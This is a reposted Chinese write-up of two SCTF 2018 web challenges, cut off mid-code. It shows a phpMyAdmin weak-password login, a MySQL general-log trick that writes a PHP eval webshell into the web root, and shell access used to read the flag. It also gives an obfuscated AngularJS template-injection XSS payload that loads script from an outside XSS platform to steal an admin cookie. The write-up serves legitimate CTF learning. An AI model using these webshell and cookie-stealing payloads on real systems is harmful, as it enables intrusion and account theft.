SCTF2018 Writeup

转载

dieqiang4646 于 2018-06-26 13:11:00 发布 367 收藏
文章标签： php 网络 操作系统
原文链接：http://www.cnblogs.com/Jas502n/p/9228589.html
版权


```
   _____  _____ _______ ______ 
  / ____|/ ____|__   __|  ____|
 | (___ | |       | |  | |__   
  \___ \| |       | |  |  __|  
  ____) | |____   | |  | |     
 |_____/ \_____|  |_|  |_|     
```

___________WEB______________

0x01 easiest web - phpMyAdmin

思路：　弱口令（root / root）登陆phpmyadmin，利用日志功能进行getshell

```
送分题，轻松一下

http://47.97.214.247:20001/phpmyadmin

Alternate address:

http://218.245.4.98:20000/phpmyadmin
```



easiest web - phpmyadmin

一不小心被您答出来了！


送分题，轻松一下

http://47.97.214.247:20001/phpmyadmin

Alternate address：

http://218.245.4.98:20000/phpmyadmin

开启日志，写入一句话



MySQL 返回的查询结果为空 (即零行)。 (查询花费 0.0000 秒。)

```
set global general_log_file = 'D:\\phpStudy\\WWW\\dasdasdad.php'
```

[编辑内嵌] [编辑] [创建 PHP 代码]

Error: #1046 No database selected


您的 SQL 语句已成功运行。

```
show variables like '%general%'
```

□ 性能分析 [编辑内嵌] [编辑] [创建 PHP 代码] [刷新]

+ 选项

Variable_name	Value
general_log	ON
general_log_file	D:\phpStudy\WWW\dasdasdad.php



MySQL 返回的查询结果为空 (即零行)。 (查询花费 0.0000 秒。)


```
set global general_log = on
```

查询sql语句

```
<?php @eval($_POST['cmd']);?>
```

日志写入到网站路径下的dasdasdas.php文件

然后就getshell



218.245.4.98:20000/dasdasdad.php

http://218.245.4.98:20000/dasdasdad.php

cmd=phpinfo();

MySQLa, Version: 5.5.53 (MySQL Community Server (GPL)). started with: TCP Port: 3306, Named Pipe: MySQL Time Id Command Argument 401 Query SHOW WARNINGS 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query show variables like '%general%' 401 Query SHOW WARNINGS 401 Query SELECT @@lower_case_table_names 401 Query SHOW INDEXES FROM . 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query set global general_log = on 401 Query SHOW WARNINGS 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query SHOW SESSION VARIABLES LIKE 'FOREIGN_KEY_CHECKS' 401 Query select '
Notice: Use of undefined constant cmd - assumed 'cmd' in **D:\phpStudy\WWW\dasdasdad.php** on line **20**


PHP Version 5.6.27

System	Windows NT WIN-0NFLDFQIKMK 6.1 build 7601 (Windows Server 2008 R2 Enterprise Edition Service Pack 1) i586
Build Date	Oct 14 2016 10:15:39
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-oci8-12c=c:\php-sdk\oracle\x86\instantclient_12_1\sdk,shared" "--with-enchant=shared" "--enable-object-out-dir=../obj/" "--enable-

```
http://218.245.4.98:20000/dasdasdad.php
```

密码：cmd

菜刀连接




218.245.4.98 | C:\ | 读取

218.245.4.98 目录(10),文件(2)

```
⊟ C:
    $Recycle.Bin
    Documents and Settings
    PerfLogs
    Program Files
    Program Files (x86)
    ProgramData
    Recovery
    System Volume Information
    Users
    Windows
⊟ D:
  ⊟ phpStudy
    ⊟ WWW
        phpMyAdmin
      Apache
      backup
      IIS
      MySQL
      nginx
      php
      SQL-Front
      tmp
      tools
    $RECYCLE.BIN
    System Volume Information
```

名称	时间	大小	属性
$Recycle.Bin	2009-07-14 02:34:39	0	0777
Documents and Settings	2009-07-14 05:06:44	0	0777
PerfLogs	2009-07-14 03:20:08	0	0777
Program Files	2016-11-30 12:50:29	4096	0555
Program Files (x86)	2016-11-30 12:48:51	4096	0555
ProgramData	2018-06-20 03:41:43	4096	0777
Recovery	2016-11-30 11:40:06	0	0777
System Volume Information	2016-11-30 11:36:58	4096	0777
Users	2016-11-30 12:52:02	4096	0555
Windows	2018-06-20 03:50:51	16384	0777
flag.txt	2018-06-20 03:53:22	38	0666
pagefile.sys	2018-06-20 03:37:37	-466944	0666

在C盘发现flag



载入 | C:\flag.txt


```
sctf{31cf2213cc49605a30f07395d6e5b9c4}
```

```
sctf{31cf2213cc49605a30f07395d6e5b9c4}
```

0x02 新的建议板

解题思路：从前台发现留言板存在anjularjs的模板注入 ，js中发现api接口，发现需要另外一个管理员账号post带入访问密码才能获取到flag

```
师傅最近开始学前端 想写个建议板 后来失败了？

http://116.62.137.114:4879
```



师傅最近开始学前端 想写个建议板 后来失败了？

http://116.62.137.114:4879

Flag：

Anjularjs的模板注入

Payload:

```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} } };alert(123)//');}}
```

用

```
eval(atob("base64"))进行base64加密，绕过过滤
```

1.1 利用xss获取管理员后台地址

xss平台地址：

```
http://xsspt.com/aQCIrX?1529652200
```


使用getScript方法动态加载JS：

```
$.getScript('http://xsspt.com/aQCIrX?1529652200');  >>base64 >>
JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK
```

```
eval(atob("JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK"));
```

在留言板输入下面Payload 可以打到管理员的后台地址和cookie：


```
{{'a'.constructor.prototype.charAt=[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```


□ -折叠 2018-06-22 15:41:46

- location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0

- HTTP_REFERER : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B&#039;a&#039;.constructor.prototype.charAt=[].join;$eval(&#039;x=1%7D%20%7D%20%7D;eval(atob(%5C&#039;JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk

删除



A

- toplocation : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A
- cookie : sessionid=123
- opener :

2NTIyMDAnKTsK%5C'));//');%7D%7D%0D%0A

- HTTP_USER_AGENT : Mozilla/5.0 (Unknown; Linux x86_64) AppleWebKit/538.1 (KHTML, like Gecko) PhantomJS/2.1.1 Safari/538.1
- REMOTE_ADDR : 116.62.137.114

```
location : http://127.0.0.1:1002/admin/suggest?suggest=%7B%7B'a'.constructor.prototype.charAt=
[].join;$eval('x=1%7D%20%7D%20%7D;eval(atob(%5C'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NT
IyMDAnKTsK%5C'));//');%7D%7D%0D%0A
```


url解码：

```
location : http://127.0.0.1:1002/admin/suggest?suggest={{'a'.constructor.prototype.charAt=
[].join;$eval('x=1} }
};eval(atob(\'JC5nZXRTY3JpcHQoJ2h0dHA6Ly94c3NwdC5jb20vYVFDSXJYPzE1Mjk2NTIyMDAnKTsK\'));//');}}
```

可以发现后台地址在内网http://127.0.0.1:1002/admin/

1.2 利用Jquery获取后台页面源码

首先在xss平台新建模块如下所示：



xsspt.com/index.php?do=module&act=set&id=1218

我的项目 创建

- CTF-WEB-simple suggest

我的模块 创建

- flag
- 02-Get-Flag
- 01-Get-Admin-Code

公共模块

- 获取页面源码
- 获取保存的明文密码
- 截取网页屏幕
- 键盘记录
- 获取内网IP
- 基础认证钓鱼

配置模块

模块名称 01-Get-Admin-Code

模块描述 获取后台cookie

参数 (需要服务器接收的参数名)

- ☑ code
- 添加

配置参数 (使用此模块时需要配置的参数，如参数名为user，则代码引用：{set.user})

- ☑ code
- 添加

代码 ({projectId}为项目id,{set.***}为***配置参数)

```
$.ajax({
      url: "/admin",
```

